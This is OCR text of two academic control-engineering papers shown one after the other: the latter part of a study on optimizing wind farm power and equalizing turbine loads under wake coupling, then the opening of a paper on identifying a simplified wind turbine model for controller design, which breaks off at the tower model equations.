The wake effects in the considered wind farm are depicted in Figure 2. The x and y axes denote the horizontal location in the wind farm (the system origin is at the location of WT1). The vertical axes denotes the wind speed at different locations. In the figure one can notice the basic characteristics of wakes: the wind turbines cause a sharp drop in the wind speed, while the wind speed recovers further downwind.




Fig. 2. Mean wind speed at wind farm area

When considering the wind farm control it is more appropriate to depict wake effects at the wind turbines. In Figures 3 and 4 the markers denote wind speed deficit and the power produced at particular wind turbines. Notice that at wind speed of 13 m/s the pitch angle is larger than zero. This is because at that wind speed the available power is larger than nominal. The produced power is then limited to nominal by blade pitching. From both figures it can be noticed that wind turbines captured in the wake produce less power. The largest drop in wind speed occurs between the first and the second wind turbine, while further on the difference is smaller. In Figure 3 it can be seen that the depth and the length of wakes depend on the mean wind speed. This is even more obvious in Figure 4 where the power produced at different figures is denoted. It can be noticed that the first turbine in a row produces much higher power than the others, which is due to the fact that the produced power is proportional to the third power of the wind speed (see (1)).

III. Power Optimization

The primary objective of every power plant owner is to maximize the power production because the power production directly translates to income. So we first investigate is it possible to increase the power production by using wind farm model based optimization.

The control of a single wind turbine is very well researched area, see e.g. [10], and a control approach for maximization of power production is very well established. The pitch angle is generally not used for power maximization, it is held at a value that ensures maximal power extraction, which is typically




Fig. 3. Mean wind speeds at wind turbines




Fig. 4. Mean turbine power at various wind speeds

denoted as $\beta = 0°$. Further, it is observed if the power coefficient as a function of tip-speed ratio has a distinctive maximum. Keeping the operating point at that tip-speed ratio (denoted optimal tip-speed ratio, which is 7.5 for the turbine at hand) maximizes the extracted power. The optimal tip-speed ratio is maintained by adapting the generator torque.

When there is coupling between the wind turbines it is quite possible that the control tactics that is optimal for a single turbine no longer renders the maximal power output. In this section we test this hypothesis.

A. Problem analysis

The wind farm model described in Section II is composed of eight turbines and contains a large number of free parameters. Furthermore, the system is described with implicit equations and contains look-up tables for turbine coefficients. Therefore, it is hard to analyse this problem. Instead, we first look at some smaller examples to deliver the illustrative examples

First we consider the system containing only two wind turbines in a row. By changing the tip-speed ratio of the last turbine and thus effecting its wake no increase in power can be achieved. But if we change the tip-speed ratio of the first

turbine and weaken its wake we might obtain more power at the second turbine. Therefore we set the second turbine to operate at optimal tip-speed and change the tip-speed ratio of the first turbine. The Figure 5 shows the obtained power surplus (difference between the obtained power and the power obtained when both turbines operate with $\lambda = 7.5$) as a function of the tip speed ratio of the first turbine. It can be seen that in this case the power surplus is negative, so it is not possible to gain any power surplus by changing the tip-speed ratio of the first turbine. The second turbine can not compensate the power drop on the first turbine despite its increased wind speed.




Fig. 5. System of two wind turbines - first turbine influence




Fig. 6. System of three wind turbines - second turbine influence

However, if we add the third turbine at the beginning of the row and only keep its tip-speed ratio at the nominal value we are getting an entirely different picture. The result of such simulation is shown in Figure 6. It can be seen that surplus of power can be achieved. This demonstrates that there is the possibility of increasing the power production of the wind farm by coordinated control of the entire wind farm, which considers the wake coupling of wind turbines. However, we also notice the nonlinear character of the problem at hand. Even in this simple case the function of power surplus is nonconvex and therefore it is very hard to locate the global optimum.

B. Problem setup

For the general wind farm setup one can not find the optimum by enumeration, as it is done in the simple demonstration cases in the previous section.

The goal of the optimization problem is to find the rotor speed of every wind turbine for which the wind farm achieves maximum power. The problem, for n turbines, is set as follows:

$$\max_{\omega_1,\ldots,\omega_n} \quad \sum_{i=1}^{n} P_i(\omega_i)$$
$$\text{subject to} \quad \begin{cases} w_{min} \leq w_i \leq w_{max} \\ 0 \leq P_i \leq P_{max} \\ \dfrac{\partial C_q}{\partial \lambda} < 0 \\ (1), (6), (7). \end{cases} \tag{8}$$

There are several constraints which must be met. The rotor speed ω must be between minimum allowed and rated. The maximum power that turbine can provide must be positive and less or equal to rated P_{max} = 5 MW. To ensure that the operating point is stable, the torque coefficient (C_q) curve must have negative slope in that point [1].

This optimization problem is a nonconvex, both in the cost function and in the constraints. There is no readily available solver that can handle such optimzation problems and guarantee that the achieved optimal point is indeed the global minimum of the problem [5].

The problem is solved by using the sequential quadratic programming algorithm implemented in Matlab function `fmincon`, [7]. To increase the probability of finding the global minimum of the problem at hand we use the `GlobalSearch` function implemented in Matlab, [6]. This function uses several iterations of `fmincon` to find the best solution.

C. Results

The results obtained by using proposed functions and algorithms are shown in Figure 7. The states (rotor speed, tip speed ratio, wind speed, power) of optimally controlled wind farm are compared with the states of traditionally controlled one. The main difference in control approach is noticeable in comparison of tip speed ratios. The tip speed ratios of every turbine in traditionally controlled (non-optimized) wind farm have the same value of 7.5, for which every turbine works at its optimal operating point. In the optimized wind farm, only the last turbine in a row works at its optimal operating point because it does not effect any other turbine. As the result, wind speed on every turbine, after the second one, is increased. The first turbine remains the same power production. Even though it has maximum impact on speed deficit in wakes, it also has the largest share in the wind farm power production, so there is no benefit in reducing its power. The second and the third turbine decrease their power production and minimize wakes

behind them. The power gains on other turbines results in an increase in total wind farm power production. The most power surplus is generated on the last two turbines, they seize the power the turbines in front saved. The detailed results can be seen in Table I.




Fig. 7. Simulation results for mean wind speed 10 m/s

TABLE I
RESULTS FOR MEAN WIND SPEED 10 M/S

	P_{WF} [kW]	P_{WT} [kW]
Traditional control	11844	3699 1732 1368 1184 1068 987 927 879
Optimal control	12182 +2.85%	3683 -0.44% 1575 -9.03% 1324 -3.23% 1198 +1.23% 1112 +4.13% 1052 +6.52% 1233 +33.09% 1004 +14.17%

IV. LOAD OPTIMIZATION

At the wind speeds larger than rated all turbines work at rated rotor speed and they are controlled by changing the blade pitch angle. There is enough wind energy available and every turbine can work at its rated power, which is due to mechanical and electrical constraints the largest power it can permanently produce, so there is no opportunity for maximizing the power extraction. However, if the wind farm must follow the power reference that is lower than the rated power, the load optimization may be considered. This operating mode is used when the wind farm is obliged to participate in grid regulation, or it can not deliver its maximum power due to faults in transmission lines.

The loads considered here are wind turbine structural loads, particulary the tower bending moment and blade bending moment. The tower bending moment is the sum of the moments caused by the thrust on the rotor, the aerodynamic force on the tower, and the eccentricity of the nacelle. The blade bending moment originates from the axial force on the rotor blade and the tangential force due to gravity.

A. Problem analysis

The goal of a load optimization can be minimizing total load of the entire wind farm. However, that goal is very hard to achieve without sacrificing the power.

We consider different type of optimization where the load is evenly distributed among the turbines. In the case when each turbine produces the same power very large difference between the turbine loads emerges due to wake effects. This leads to uneven wear and tear of the turbines and therefore possible malfunctions, maintenance requirements or shorter operating life. We aim to reallocate the power in the wind farm such that every turbine suffers the same amount of the load.

B. Problem setup

The problem that equalizes the turbine loads while the wind farm follows the power reference is set as follows:

$$\min_{\beta_1,\ldots,\beta_n} \quad \sum_{i=1}^{n-1} \lambda_{\mathrm{b}}(M_i^{\mathrm{b}}(\beta_i) - M_{i+1}^{\mathrm{b}}(\beta_i))^2 + \\ + \lambda_{\mathrm{t}}(M_i^{\mathrm{t}}(\beta_i) - M_{i+1}^{\mathrm{t}}(\beta_i))^2 + (P_{ref} - P_{total})^2$$

$$\text{subject to} \quad \begin{cases} \beta_{min} \le \beta_i \le \beta_{max} \\ P_i \le P_{max} \\ \dfrac{\partial C_q}{\partial \lambda} < 0 \\ (2), (5), (7) \end{cases} \tag{9}$$

The average tower bending moment at the i-th turbine M_i^t and the corresponding blade bending moment M_i^b are obtained from the expressions in [2]. Those expressions determine the average values of the moments as function of axial induction factor under the preassumption of standard distribution. The scaling factors λ_{t} and λ_{b} are used to balance between different requirements.

This problem is also solved with Matlab function `fmincon` [6]. The active-set algorithm, which proved to be better in this case than the `sqp`, was used.

C. Results

The simulation results for the wind speed of 15 m/s are shown on the figure 8. The blade pitch angle, tower and blade bending and power of the turbines with equalized loads are compared with the traditionally controlled wind farm where each wind turbine operates at power reference $\frac{P_{ref}}{N}$, where N is number of turbines. The significant power and load reallocation was achieved with minor changes in the blade pitch angles. In the power equalized wind farm, the lowest loads has first turbine in a row and the last has the highest. To equalize the loads it was necessary to decrease blade pitch angle of the first turbines, which increased their efficiency, and to increase blade pitch angle of the last few turbines.




Fig. 8. Simulation results for mean wind speed 15 m/s

A detailed overview of the power and load is shown in the Table II. The table only lists the changes in the tower bending moment, while the changes of the blade bending moment are very similar. The link between percentage change of power and load is noticeable. In both cases, the wind farm produces power equal to the given power reference of 30 MW.

V. Conclusion

In this paper the optimization of wind farm optimization based on wind farm modeling is investigated. The wind farm model is used to describe the coupling between turbines that occurs due to wakes.

Two different optimization objectives are used based on the operating regime in which the wind farm operates. At lower wind speeds, the goal is to maximize the produced power. By taking into account the effect of turbine coupling the gain of 2.85% in the produced power was obtained.

TABLE II
Results for mean wind speed 15 m/s

	M_{WF} [MNm]		M_{WT} [MNm]		P_{WT} [kW]	
Equalized power	224.8		25.2		3750	
			26.4		3750	
			27.2		3750	
			27.9		3750	
			28.6		3750	
			29.2		3750	
			29.8		3750	
			30.4		3750	
Equalized load	224.5	-0.15%	28.1	+11.5%	4191	+11.8%
			28.1	+6.3%	3962	+5.6%
			28.1	+3.0%	3830	+2.1%
			28.1	+0.4%	3735	-0.4%
			28.1	-1.9%	3659	-2.4%
			28.0	-3.9%	3595	-4.1%
			28.0	-5.9%	3539	-5.6%
			28.0	-7.8%	3489	-6.9%

At higher wind speeds where the nominal wind farm power is achieved, the goal was to optimize wind farm loads. In traditional wind farm control there are the turbines that are more exposed to loads and therefore also to increased wear and tear. By reallocating the power production the loads in the wind farm are equalized and the high loads on certain turbines are evaded.

Acknowledgement

This work has been supported by the Ministry of Science, Education and Sports of the Republic of Croatia under grant No. 0361621-3012, by the European Commission Seventh Framework Programme under grant agreement No. 285939 (ACROSS), and by the Croatian Science Foundation under grant No. 57094-2011 (MICROGRID).

References

[1] Jelavić, M. (2009). Wind turbine control for structural dynamic loads reduction. Ph.D. thesis, Univerity of Zagreb, Faculty of Electrical Engineering and Computing.
[2] Brand, A.J. (2009). Prelimenary maps of wind fields and mechanical loads and energy. Technical report, Energy research Centre of the Netherlands.
[3] Jonkman,J., Butterfield, S., Musial, W. and Scott, G. (2009). Definition of a 5-MW Reference Wind Turbine for Offshore System Development. Technical report, National Renewable Energy Laboratory.
[4] Vermeera, L.J., Sorensen, J.N. and Crespo, A. (2003). Wind turbine wake aerodynamics. Progress in Aerospace Sciences, 467 - 510.
[5] Boyd, S.P. and Vandenberghe, L. (2004). Complex optimization. Cambridge University Press.
[6] Matlab Help, R2011b Documentation, Optimization Toolbox. http://www.mathworks.com/help/toolbox/optim/ug/fmincon.html
[7] Gill, P.E., Murray, W. and Saunders, M.A. (2005). SNOPT: An SQP Algorithm for Large-Scale Constrained Optimization. SIAM Review, 47, 99 - 131.
[8] Spudić, V., Jelavić, M., and Baotić, M. (2011). Wind turbine power control for coordinated control of wind farms. Technical report, Faculty of Electrical Engineering and COmputing, University of Zagreb.
[9] Speckmann, M. (2011). Provision of Frequency Control with Wind Turbines. 7th PhD Seminar on Wind Energy in Europe. Delft University of Technology, the Netherlands.
[10] Burton, T., Sharpe, D., Jenkins, N., and Bossanyi, E. (2001). Wind Energy Handbook. John Wiley & Sons.

Identification of wind turbine mathematical model suitable for advanced controller design

Vlaho Petrović, Nedjeljko Perić
University of Zagreb
Faculty of Electrical Engineering and Computing
Unska 3, HR-10000 Zagreb, Croatia
Email: vlaho.petrovic@fer.hr

***Abstract*—The use of wind power has been increasing rapidly over the last few decades and according to all predictions this trend is likely to continue. At the same time, the need for better cost effectiveness of wind power plants has stimulated growth in wind turbines' size and rated power. On the other hand, the growth of wind turbines' size has also increased the structural flexibility and the loads wind turbines are exposed to. In order to design advanced controller that reduces structural loads and fatigue and that enables optimal energy conversion in a wide range of wind speeds, suitable wind turbine mathematical model is needed. Due to aerodynamic forces acting on wind turbine blades, standard wind turbine mathematical models are very complex and therefore not suitable for controller design. The scope of this paper is derivation of simplified wind turbine mathematical model which includes both aerodynamic effects and structural deformations and yet it is simple enough for controller design.**

I. Introduction

The use of wind turbines has grown rapidly in recent decades and that trend is likely to continue. The main reason for this is a constantly increasing power consumption, which necessitates introduction of new power plants. At the same time the climate change concerns prompt for an immediate action in reducing the greenhouse gas emissions. Another important factor is concentration of natural reserves of fossil fuels in just a few supplier countries in the world. In order to take care of climate change and to reduce dependency on energy import, the European Union (EU) has set the goal to achieve 20% share of renewable energies in the overall energy consumtion by 2020 [1]. Since nowadays wind is the most promising renewable energy source, it is expected that wind energy will have a major role in achieving that goal. Wind turbines have no greenhouse gas emmisions and wind is free and practicaly limitless source of energy, so wind turbines represent a good solution for both climate change and energy import dependency.

By the end of 2010 the total power of wind turbines installed in Europe equalled 86 GW. The European Wind Energy Association (EWEA) targets 230 GW of installed wind power capacity in Europe by 2020 and 400 GW of installed wind power capacity by 2030, which would produce 26-35% of the EU's electricity, depending on total demand at the time. Some studies show that Europe has enough wind potential to entirely accomodate energy consumption [2]. European Renewable Energy Council even suggests that it would be possible for EU to achieve energy system that is entirely based on renewable energy by 2050, where wind power is expected to have over 20% share in the electricity generation [3].

Such ambitious goals for renewable energy cannot be achieved with the current state of technology, so a constant research and development is needed. To be able to pursue set goals, wind turbine dimensions and rated power will have to increase. However, with the increase in wind turbine dimensions, the loads that wind turbine has to withstand increase significantly. An attempt to make such large constructions (modern 5 MW wind turbines have tower height over 100 m) rigid would result with massive and expensive structures, which in turn would make the whole wind turbine cost-ineffective. Therefore, modern wind turbine construction is very flexible, and the flexibility becomes more emphasized with the increase in wind turbine size [4]. Because of that, wind turbine control system, in addition to wind turbine power and rotor speed control, has to accomplish other objectives such as reduction of structural loads and reduction of tower and blade oscillations. An advanced control system that actively reduces loads [5] and structural oscillations [6], will enable further increase in wind turbine dimensions and rated power, making them even more cost-effective.

To design such advanced wind turbine controllers, appropriate wind turbine mathematical model is needed. Due to the nature of aerodynamic forces acting on wind turbine blades, wind turbine mathematical models are typically very complex and result in implicit equations. Such models can describe wind turbine behaviour very accurately [7], but due to their complexity, they are not suitable for control system design. Experimental identification of wind turbine mathematical model suitable for control design is explained in this paper. Proposed mathematical model is accurate enough to describe wind turbine structural deformations and loads and it is simple enough to be used in control system design. Since the main control challenges regarding the wind turbine safety are during the high wind speeds [8], in this paper, wind turbine mathematical model is identified for such wind conditions. With minor modifications, the same procedure could be used to identify wind turbine mathematical model for low wind speeds as well.

The paper is organised as follows: Wind turbine physics are explained in Section II. Experiments used for obtaining

the data needed for identification are explained in Section III. Identification of blade, tower and rotor speed submodels are described in Sections IV, V, VI, respectively. Finaly, in Section VII, identified submodels are merged into single wind turbine mathematical model and then validated.

II. Wind turbine physics

The main sources of wind turbine loading are aerodynamic loads on wind turbine blades, gravity and inertia [9]. Loads from wind turbine blades are propagated to the rest of the turbine, but due to the rotation of the rotor, loads on non rotating parts of wind turbine (nacelle and tower) have different characteristics and frequency response compared to the loads on wind turbine blades.

When modelling wind turbine flexibility, one has to take into account the flexibility of the blades and the flexibility of the tower, where the tower is generally more flexible than the blades. To describe motion of the blades caused by flexibility, blade coordinate systems are defined as shown in Fig. 1 – one coordinate system is assigned to each blade. Origin of the blade coordinate system is placed in the blade root and the axes are oriented as follows: the abscissa (x-axis) is parallel with wind direction and the applicate (z-axis) is perpendicular to x-axis and it is parallel to with blade longitudinal axis. The ordinate (y-axis) is perpendicular to other two axes and with them forms right-handed Cartesian coordinate system. It should be noted that the blade coordinate system is fixed to the blade, so it rotates together with the blade, i.e. wind turbine rotor. Flexibility of the blade is then observed as the movement of the blade tip (or any other part of the blade) along x-axis and y-axis of the blade coordinate system:

$$\tilde{F}_{bl,i} = M_{bl}\ddot{q}_{bl,i} + D_{bl}\dot{q}_{bl,i} + K_{bl}q_{bl,i}, \tag{1}$$

$$\begin{bmatrix} x_{bl,i} \\ y_{bl,i} \end{bmatrix} = C_{bl}q_{bl,i}, \tag{2}$$

where $q_{bl,i}$ is state vector that describes flexibility of the i-th blade, $\tilde{F}_{bl}$ is effective force causing blade deformation, $x_{bl,i}$ and $y_{bl,i}$ are blade deflections and M_{bl}, D_{bl}, K_{bl} and C_{bl} are model matrices of appropriate dimensions.




Fig. 1. Blade root coordinate system (Source: Germanischer Lloyd [10]).

To describe the motion of the tower, tower coordinate system is defined as shown in Fig. 2. Origin of the tower coordinate system is in the tower top when wind turbine is not subjected to aerodynamic loads. The abscissa is parallel with wind direction, the applicate is pointing vertical upwards and the ordinate is perpendicular to other two axes and with them forms right-handed Cartesian coordinate system. The tower coordinate system is fixed relative to the ground and the flexibility of the tower is observed as the movement of the tower top (or any other part of the tower) along its x-axis and y-axis:

$$\tilde{F}_t = M_t\ddot{q}_t + D_t\dot{q}_t + K_tq_t, \tag{3}$$

$$\begin{bmatrix} x_t \\ y_t \end{bmatrix} = C_tq_t, \tag{4}$$

where q_t is state vector that describes tower flexibility, $\tilde{F}_t$ is effective force causing tower deformations, x_t and y_t are tower deformations and M_t, D_t, K_t and C_t are model matrices of appropriate dimensions.




Fig. 2. Tower top coordinate system (Source: Germanischer Lloyd [10]).

It should be noted that movement of blade coordinate systems relative to tower top coordinate system causes azimuth dependent transformations of loads from one coordinate system to another. Since rotor azimuth is never constant while wind turbine is operational, obviously wind turbine mathematical model is time dependant. That causes different frequency response of the loads on the rotating part of wind turbine, compared to the loads on nonrorating part of wind turbine, as it is shown in [11].

III. Experiments for model identification

The goal of the identification is to find linear wind turbine mathematical model around an operating point. Wind turbine mathematical model is identified in state space while taking into account wind turbine physics described in Section II. The following dynamics are included in the identified model:

- deflections of each blade in x-axis of the blade coordinate system (one mode per blade),
- deflections of each blade in y-axis of the blade coordinate system (one mode per blade),
- tower deflections in x-axis of the tower coordinate system (one mode),
- tower deflections in y-axis of the tower coordinate system (one mode),
- motion of the rotor,
- servo system for each blade (second order system each).

To cope with azimuth (i.e. time) dependancy of wind turbine mathematical model, it is divided into several submodels and each submodel is identified separately. Furthermore, identification of each submodel is carried out in two parts – first, submodel is identified with only blade pitch reference signals as inputs, and then it is augmented with effective wind speed signals as additional inputs. Therefore three open-loop experiments are conducted for model identification. In the first experiment, wind turbine is excited only by pitching the blades and in the second experiment, wind turbine is excited only by varying wind speed. Measurements from those two experiments are used for model identification. In the third experiment, wind turbine is excited both by pitching the blades and by varying wind speed and the measurements are used for validation of the identified model.

All experiments are carried out in professional wind turbine modelling and simulation tool GH Bladed [12] using data for 2.5 MW wind turbine. GH Bladed incorporates very accurate nonlinear wind turbine model and it is the industry standard software for the design and certification of wind turbines.

A. Excitation of wind turbine by pitching the rotor blades

In the first experiment, wind turbine is excited only by pitching the rotor blades (while the wind speed is kept constant). As the blade reference signal, PRBS (Pseudo Random Binary Signal) is used. Characteristics of PRBS are suitable for process identification and therefore it is commonly used for such purpose [13]. Note that cross-correlation of two different PRBS signals is practically negligible. Therefore, wind turbine is excited by simultaneously pitching all three rotor blades – for each blade, different PRBS is used as blade pitch reference. Simply put, the fact that the cross-correlation is negligible means that it is possible to determine which part of wind turbine response is caused by which blade, which is essential for process identification.

Since, experiments for identification are performed in GH Bladed, instead of regular blade pitch servo system, much faster one is used. Hence, blades are able to track blade pitch reference practically instantly, considering the rest of wind turbine dynamics, i.e. actual blade pitch angle keeps the characteristics of PRBS which are suitable for identification. Therefore, actual blade pitch angle (instead of blade pitch reference) is used for process identification. Obviously, measurements obtained in the described way can only be used for identification of wind turbine structural dynamics and not for identification of actual blade pitch servo system. If it is necessary to identify blade pitch servo system as well, then additional experiment with actual servo system should be carried out.

Besides PRBS, several step changes in blade pitch reference are also recorded. Obtained measurements are used for validation of each submodel.

B. Excitation of wind turbine with varying wind speed

In the second experiment, the blade pitch angles are kept constant and the wind turbine is excited only with step changes of wind speed. In this experiment PRBS is not used, because PRBS wind speed is not realistic wind speed profile and it is not possible to simulate it in GH Bladed. But if the blade pitch reference PRBS is chosen well, it is reasonable to assume that all relevant wind turbine dynamics can be identified using only blade pitch reference as the excitation signal. Also, it is reasonable to assume that dynamics that can be excited by varying wind speed can also be excited by pitching the rotor blades. Therefore, to include wind speed into wind turbine model, it is sufficient to observe how the varying wind speed excites wind turbine dynamics that are already identified based on pitching of the blades.

C. Measurements for model validation

In the last experiment, several consecutive step changes of blade pitch reference and wind speed are simulated using regular blade pitch servo system. Once the complete model is identified (using data from the first two experiments), measurements from this experiment are used for model validation.

IV. Identification of blade mathematical model

As described in II, the flexibility of wind turbine blades can be modelled with (1). State space representation can be directly written as:

$$\begin{bmatrix} \dot{q}_{bl,i} \\ \ddot{q}_{bl,i} \end{bmatrix} = \begin{bmatrix} 0 & I \\ -M_{bl}^{-1}D_{bl} & -M_{bl}^{-1}C_{bl} \end{bmatrix} \begin{bmatrix} q_{bl,i} \\ \dot{q}_{bl,i} \end{bmatrix} + M_{bl}^{-1}\tilde{F}_{bl,i}. \tag{5}$$

Forces acting on blades are the result of rotor speed ω, blade pitch angle β_i and wind speed $v_{w,i}$, so they can be written as:

$$M_{bl}^{-1}\tilde{F}_{bl,i} = B_{bl} \begin{bmatrix} \omega \\ \beta_i \\ v_{w,i} \end{bmatrix}, \tag{6}$$

where B_{bl} is matrix of appropriate dimensions. Therefore identification of blade mathematical model is equal to identification of matrices $-M_{bl}^{-1}D_{bl}$, $-M_{bl}^{-1}C_{bl}$ and B_{bl}.

Blade deformations can be modelled with arbitrary number of modes both for deformations in rotor plane and deformations out of rotor plane. In this paper only one mode is chosen for each direction of deformations, so vector $q_{bl,i}$ can be chosen as:

$$q_{bl,i} = \begin{bmatrix} x_{bl,i} \\ y_{bl,i} \end{bmatrix}, \tag{7}$$

where $x_{bl,i}$ and $y_{bl,i}$ are blade tip deflections along x-axis and y-axis of the blade coordinate system, respectively.

Obviously, if one chooses more than one mode, the vector $q_{bl,i}$ should be augmented with additional states. The most straightforward approach would be to augment vector $q_{bli,i}$ with deflections of different parts of wind turbine blade. E.g. to model blade deformations with two modes of motion, one could choose blade tip deformation and deformation of the blade halfway from rotor centre to form vector $q_{bl,i}$.

As described in Section III, model matrices are first identified without wind speed $v_{w,i}$, using data obtained from the experiment with constant wind speed, as described in Subsection III-A. Then model is augmented with effective wind speed $v_{w,i}$ and appropriate elements of matrix B_{bl} are identified using data obtained from experiment with constant blade pitch angles, as described in Subsection III-B.

As it is expected, it is shown that the same blade mathematical model can be used for each rotor blade.

A. Modelling the blade loads

Blade loads are caused by aerodynamic forces (which depend on wind speed and blade pitch angle) and as reaction to the blade deformations. Note that gravity loads are not observed because in this paper only linear models are being identified. Blade loads can be expressed as:

$$F_{bl,i} = C_{F,bl} \begin{bmatrix} q_{bl,i} \\ \dot{q}_{bl,i} \end{bmatrix} + D_{F,bl} \begin{bmatrix} \omega \\ \beta_i \\ v_{w,i} \end{bmatrix}, \tag{8}$$

where $F_{bl,i}$ is vector comprised of blade loads in characteristic points. In this paper, forces and torques in blade root along each axis of blade coordinate system are chosen. C_{bl} and D_{bl} are matrices of appropriate dimensions that are determined through identification.

Matrices $C_{F,bl}$ and $D_{F,bl}$ that minimise difference between loads (8) and measured loads are found by numerical optimisation. As well for blade deformations model, it is shown that the same loads model can be used for all blades.

Although it is not shown in this paper, the same method can be applied to determine loads on any other part of wind turbine, e.g. wind turbine tower.

V. Identification of tower mathematical model

Flexibility of the tower is modelled in the same way as the flexibility of the blades. State space equation follows from (3):

$$\begin{bmatrix} \dot{q}_t \\ \ddot{q}_t \end{bmatrix} = \begin{bmatrix} 0 & I \\ -M_t^{-1}D_t & -M_t^{-1}C_t \end{bmatrix} \begin{bmatrix} q_t \\ \dot{q}_t \end{bmatrix} + M_t^{-1}\tilde{F}_t. \tag{9}$$

